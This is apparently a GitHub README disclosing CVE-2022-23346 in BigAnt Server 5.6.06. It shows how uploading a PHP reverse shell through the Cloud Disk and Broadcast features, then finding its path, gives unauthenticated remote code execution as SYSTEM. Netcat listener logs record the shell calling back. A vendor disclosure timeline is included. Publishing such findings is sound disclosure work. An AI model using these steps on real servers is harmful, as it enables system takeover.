bzyo / cve-pocs Public

Code · Issues · Pull requests · Actions · Projects · Security · Insights

master

cve-pocs / CVE-2022-23346 /

bzyo add bigantsoft url ... on Apr 3 History

..	
imgs	8 months ago
.gitkeep	8 months ago
README.md	8 months ago

README.md

Vulnerability


BigAnt Server Version 5.6.06 suffers from Unrestricted Upload of File with Dangerous Type

Prerequisites

Exploit


Example 01: Cloud Disk

Users can upload files with malicious extensions, in this example .php, via the Cloud Disk add-in



winrev.php 6.41KB user1 / 2021-12-06 20:14:16

By leveraging the 'Share File' feature, users can determine the path and file




winrev.php 6.41KB

文件分享-winrev.php

You've created URL for file sharing


http://172.16.200.28:8000/index.php/Pan/ShareUrl/do

Combined with improper Access control, users can find the path and file name to access



A0-88EEB7859C55/pan/CC7EEBAA-D406-EED9-2A04-F10AE99C9F23/2021-12-06/1638875769077161aeb568eed08.php


This can be used to gain remote code execution as system



```
root@kali:~/software/bigant# nc -nlvvp 1337
listening on [any] 1337 ...
connect to [172.16.200.32] from (UNKNOWN) [172.16.200.28] 49917
b374k shell : connected

Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\Temp>whoami
whoami
nt authority\system

C:\Windows\Temp>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::9d8a:3674:1c5a:d5df%13
   IPv4 Address. . . . . . . . . . . : 172.16.200.28
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.200.1

Tunnel adapter Teredo Tunneling Pseudo-Interface:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2001:0:34f1:8072:28ad:cc3:53ef:37e3
   Link-local IPv6 Address . . . . . : fe80::28ad:cc3:53ef:37e3%14
   Default Gateway . . . . . . . . . : ::

Tunnel adapter isatap.{9969BA41-FC1F-4D3E-8814-2D940EEC87F4}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
```

Example 02: Broadcast

Users that have the ability to send Broadcasts, can upload files with malicious extensions, in this example .php



172.16.200.28:8000/index.php/Addin/Board/add/clientid/101.html#

[User]user1


test

pwnd

C:\fakepath\winrev.php

Author: user1 Author Dept.: MyCompany

When viewing the details of the broadcast only shows the file



test

pwnd

Attachment:

- winrev.php | View | Download

Author user1


Release date 2021-12-06 21:35:27

Author Dept. MyCompany


Recipient [User]user1

Record of read

When viewing the source code it reveals the actual path of the file, which when combined with insecure access control can be accessed without authentication by any user to gain remote code execution as system



```
    <div class="attach">
        <span class="gray"><i class="fa fa-paperclip"></i> Attachment:</span>
                <ol>
                    <li>
                            <a class="pdf" href="/index.php/Addin/Board/download/id/45C9B7BC-3BE9-F814-7504-F5EC453D3E4D/clientid/101.html"
                                data-src="/data/BBA5293C-4B56-3ADB-1DA0-88EEB7859C55/board/2021-12-06/1638992712449561aec86f1a063.php" data-name="
                            | <a class="word" href="/index.php/Addin/Board/download/id/45C9B7BC-3BE9-F814-7504-F5EC453D3E4D/view/1/clientid/101.htm
                            | <a class="word" href="/index.php/Addin/Board/download/id/45C9B7BC-3BE9-F814-7504-F5EC453D3E4D/view/2/clientid/101.htm
                        </li>                   </ol>
```



```
root@kali:~# nc -nlvvp 1337
listening on [any] 1337 ...
connect to [172.16.200.32] from (UNKNOWN) [172.16.200.28] 49953
b374k shell : connected

Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\Temp>whoami
whoami
nt authority\system

C:\Windows\Temp>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::9d8a:3674:1c5a:d5df%13
   IPv4 Address. . . . . . . . . . . : 172.16.200.28
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.200.1

Tunnel adapter Teredo Tunneling Pseudo-Interface:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2001:0:34f1:8072:8c4:967:53ef:37e3
   Link-local IPv6 Address . . . . . : fe80::8c4:967:53ef:37e3%14
   Default Gateway . . . . . . . . . : ::

Tunnel adapter isatap.{9969BA41-FC1F-4D3E-8814-2D940EEC87F4}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
```

Timeline

12-01-2021: Submitted vulnerabilities to vendor via email
12-01-2021: Vendor responded asking for more details
12-02-2021: Responded to vendor with additional details
12-02-2021: Vendor responded stating looking into vulnerabilities
12-29-2021: Emailed vendor, no response
01-11-2022: Emailed vendor, no response
01-12-2022: Requested CVEs
01-28-2022: CVEs assigned, no response from vendor
02-26-2022: Emailed vendor, no response
03-21-2022: PoC/CVE published

Reference

MITRE CVE-2022-23346
BigAnt Software

Disclaimer

Content is for educational and research purposes only. Author doesn’t hold any responsibility over the misuse of the software, exploits or security findings contained herein and does not condone them whatsoever.